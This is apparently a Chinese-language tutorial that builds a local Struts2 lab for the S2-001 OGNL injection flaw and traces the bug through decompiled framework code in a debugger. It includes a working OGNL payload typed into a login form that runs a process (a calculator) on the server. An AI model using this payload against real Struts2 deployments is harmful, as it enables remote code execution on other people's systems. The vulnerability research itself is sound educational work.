
接下来运行刚刚创建的Struts2项目，在IDEA右上角点击Edit Configurations




点击+按钮，选择Tomcat Server的Local选项




配置Deployment，点击+，选择Artifact



修改Application context为根目录，如下图所示



修改Server配置，如下图所示




点击IDEA右上角的Debug按钮运行项目




浏览器访问<http://localhost:8080/>，输入username为1，password为`%{2+2}`，或者直接写弹计算器的代码，在后面的截图中会用弹计算器的代码

```
%{(new java.lang.ProcessBuilder(new java.lang.String[]{"calc"})).start() }
```

点击Submit按钮




如果返回的结果如下图所示，则代表OGNL表达式执行成功，环境搭建成功



导入项目：

如果想直接导入我的项目也可以，需要3步骤：

1. 将项目拷贝到你的IDEA的工作目录
2. 点击File->Open，选择对应项目即可
3. 需要重新配置下Tomcat，运行即可




漏洞分析：

在分析之前我们先看下为了能运行起Struts2的项目都做了哪些事情：

1. 添加了Web Application的支持，其实就是添加了web目录
2. 引入5个核心的Struts2依赖jar，并加入lib
3. 添加了struts.xml
4. 修改了web.xml
5. 修改了index.jsp、welcome.jsp，添加了对应的代码

总结起来看，貌似加的东西并不多，内容也很清晰，让我们看下图Struts2框架下的HTTP请求过程



通过配置文件以及项目代码可以发现2个问题：

1. Struts2并未处理逻辑，仅仅是请求转发（当然，这里面有非常复杂的过程，我们先不讨论）
2. Struts2通过配置文件（struts.xml）来描述URL与Action类的映射关系

但我又有几个疑惑的问题：


1. Struts2是如何将HTTP请求转发给Action的？
2. HTTP的请求参数是如何给到Action类的？
3. Struts2到Action前都做了哪些事情？
4. Struts2的execute方法的返回值是如何找到对应的jsp页面的？
5. Struts2如何初始化的？

这几个问题都可以在这篇文章中找到答案【Struts2基础知识-Mark】

在搞清楚Struts2的处理逻辑之后，重新看下漏洞的描述

漏洞描述：Struts2框架在**解析JSP标签时**，将用户输入的Value值递归解析%{}造成二次解析，触发OGNL表达式注入，造成任意代码执行漏洞。

看完漏洞描述，可以看出是解析JSP标签时出现的安全问题，那么Struts2什么时候解析JSP？




通过上图可以看到在ServletDispatcherResult内的dispatcher.forward()跳转到了指定的JSP页面，所以我们需要将精力放在Struts2解析JSP上，但有几个问题：

1. 什么是JSP？

2. Struts2在使用dispatcher.forward时，谁实现的页面的跳转，如何做的跳转？是真的URL跳转吗？还是转到其他类解析JSP了？
3. 跳转后如何开始解析的JSP？

关于什么是JSP我们单独拿一篇文章来讲，现在可以简单的理解为：JSP页面在本质上就是Servlet程序，当JSP页面在首次被访问时，Web容器就会将JSP页面转化为Servlet，只需要做一次。

要回答第二个问题首先看下Tomcat简易的运行原理，ApplicationFilterFactory创建了2个Filter：




1. `FilterDispatcher`：用来调度执行Action，如果忘了可以看上面的`FilterDispatcher`运行的结构，`FilterDispatcher`经过层层调用，调用完Action得到Result对象后，会`dispatcher.forward()`到某个JSP中
2. `WsFilter`：这个类是Tomcat的类，是属于WebSocket的类，`FilterDispatcher`执行完后会接着执行`WsFilter`判断是不是WebSocket请求，如果不是则跳转到JSP所对应的JSPServlet中处理，这时才真正的开始解析JSP，而JSP中包含taglib标签，我们来看下JSP内容

```
1 <%@ page language="java" contentType="text/html; charset=UTF-8" %>
2   pageEncoding="UTF-8"%>
3   <%@ taglib prefix="s" uri="/struts-tags" %>
4   <!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
5   <html>
6   <head>
7     <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
8     <title>S2-001</title>
9   </head>
10  <body>
11    <h2>S2-001 Demo</h2>
12    <p>link: <a href="https://cwiki.apache.org/confluence/display/WW/S2-001">https://cwiki.apache.org/confluence/d
13    <s:form action="login">
14      <s:textfield name="username" label="username" />
15      <s:textfield name="password" label="password" />
16      <s:submit></s:submit>
17    </s:form>
18  </body>
19 </html>
```


可以看到是struts-tags，所以解析JSP就需要解析这些tag，鼠标按住CTRL + 点击 `<s:textfield>` 标签可以进入到改标签的tld文件，负责解析的是`TextFieldTag`类

```
7556 <tag>
7557 <name>textfield</name>
7558 <tag-class>org.apache.struts2.views.jsp.ui.TextFieldTag</tag-class>
7559 <body-content>JSP</body-content>
7560 <description><![CDATA[Render an HTML input field of type text]]></description>
```

查看TextFieldTag类的主要方法



发现有doEndTag和doStartTag方法，这两个方法在父类
org.apache.struts2.views.jsp.ComponentTagSupport中，该类的方法如下



最重要的就是doStartTag与doEndTag方法，标签的开始解析和结束解析方法，也就是说每一个标签开始解析时执行doStartTag，结束时执行doEndTag

那我们在两个方法的第一行打断点

```

24 public int doEndTag() throws JspException {
25     this.component.end(this.pageContext.getOut(), this.getBody());
26     this.component = null;
27     return 6;
28 }
29
30 public int doStartTag() throws JspException {
31     this.component = this.getBean(this.getStack(), (HttpServletRequest) this.pageContext.getRequest(), (HttpServletResponse) this.pageContext.getResponse());
32     Container container = Dispatcher.getInstance().getContainer();
33     container.inject(this.component);
34     this.populateParams();
35     boolean evalBody = this.component.start(this.pageContext.getOut());
36     if (evalBody) {
37         return this.component.usesBody() ? 2 : 1;
38     } else {
39         return 0;
40     }
41 }

```

然后在浏览器的页面中password处写入`{2+2}`点击Submit，断点会在doStartTag处停下，但第一次解析的是`<s:form>`标签，直接按F9直到第二次进入doEndTag方法，此时便开始解析`{2+2}`表达式代码，F7进入end方法，然后F7进入evaluateParams方法

```

90 public boolean end(Writer writer, String body) { writer: JspWriterImpl@5930 body: ""
91     this.evaluateParams();

```

evaluateParams方法中使用了this.findString方法，F7进入内部

```

177 public void evaluateParams() {
178     this.addParameter("templateDir", this.getTemplateDir());
179     this.addParameter("theme", this.getTheme());
180     String name = null; name: null
181     if (this.key != null) {...}
182
183     if (this.name != null) {
184         name = this.findString(this.name); name: null name: "password"
185         this.addParameter("name", name);
186     }

```

一直进入到TextParseUtil类的translateVariables方法中，读一遍之后，可以看出while循环其实在找`{`开始和`}`结束位置，肯定是没有，因为password是字符串，目前并不是OGNL表达式

```

97 @ public static Object translateVariables(char open, String expression, ValueStack stack, C. Reader Mode
98 // deal with the "pure" expressions first!
99 //expression = expression.trim();
100 Object result = expression; expression: "password"
101
102 while (true) {
103     int start = expression.indexOf(open + "{");
104     int length = expression.length();
105     int x = start + 2;
106     int end;
107     char c;
108     int count = 1;
109     while (start != -1 && x < length && count != 0) {
110         c = expression.charAt(x++);
111         if (c == '{') {
112             count++;
113         } else if (c == '}') {
114             count--;
115         }
116     }
117     end = x - 1;

```

所以会运行到方法的最后一行，进入convertValue方法

```

152 return XWorkConverter.getInstance().convertValue(stack.getContext(), result, asType); stack: OgnlVa

```

代码一直F7运行到XWorkConverter类的convertValue方法，此时value就是password字符串，所以直接返回

```

252 public Object convertValue(Map context, Object target, Member member, String property, Object value, Clas
253 //
254 // Process the conversion using the default mappings, if one exists
255 //
256 TypeConverter tc = null; tc: null
257
258 if ((value != null) && (toClass == value.getClass())) { toClass: "class java.lang.String"
259     return value; value: "password"
260 }

```

代码回到evaluateParams方法中使用了this.findString方法出，按F8直到294行，this.getValueClassType()恒返回true，所以是要计算password输入框的值，代码会运行到this.altSyntax()方法，该方法的含义是：是否开启了OGNL表达式的支持，默认是开启的，所以会在name外面加上%{}，也就是expr的值为%{password}，F7进入this.findValue方法内部

```
Component.class x TextParseUtil.java x XWorkConverter.java x FormTag.class x Form.class x ClosingUIBean.class x UIBean.class x
Decompiled .class file, bytecode version: 49.0 (Java 5) Download Sources Choose Sources...

293         this.parameters.put("nameValue", this.parameters.get("value"));
294     } else if (this.evaluateNameValue()) {
295         Class valueClazz = this.getValueClassType(); valueClazz: "class java.lang.String"
296         if (valueClazz != null) {
297             if (this.value != null) {
298                 this.addParameter("nameValue", this.findValue(this.value, valueClazz)); value: null
299             } else if (name != null) {
300                 String expr = name; expr: "%{password}"
301                 if (this.altSyntax()) {
302                     expr = "%{" + name + "}"; name: "password"
303                 }
304             }
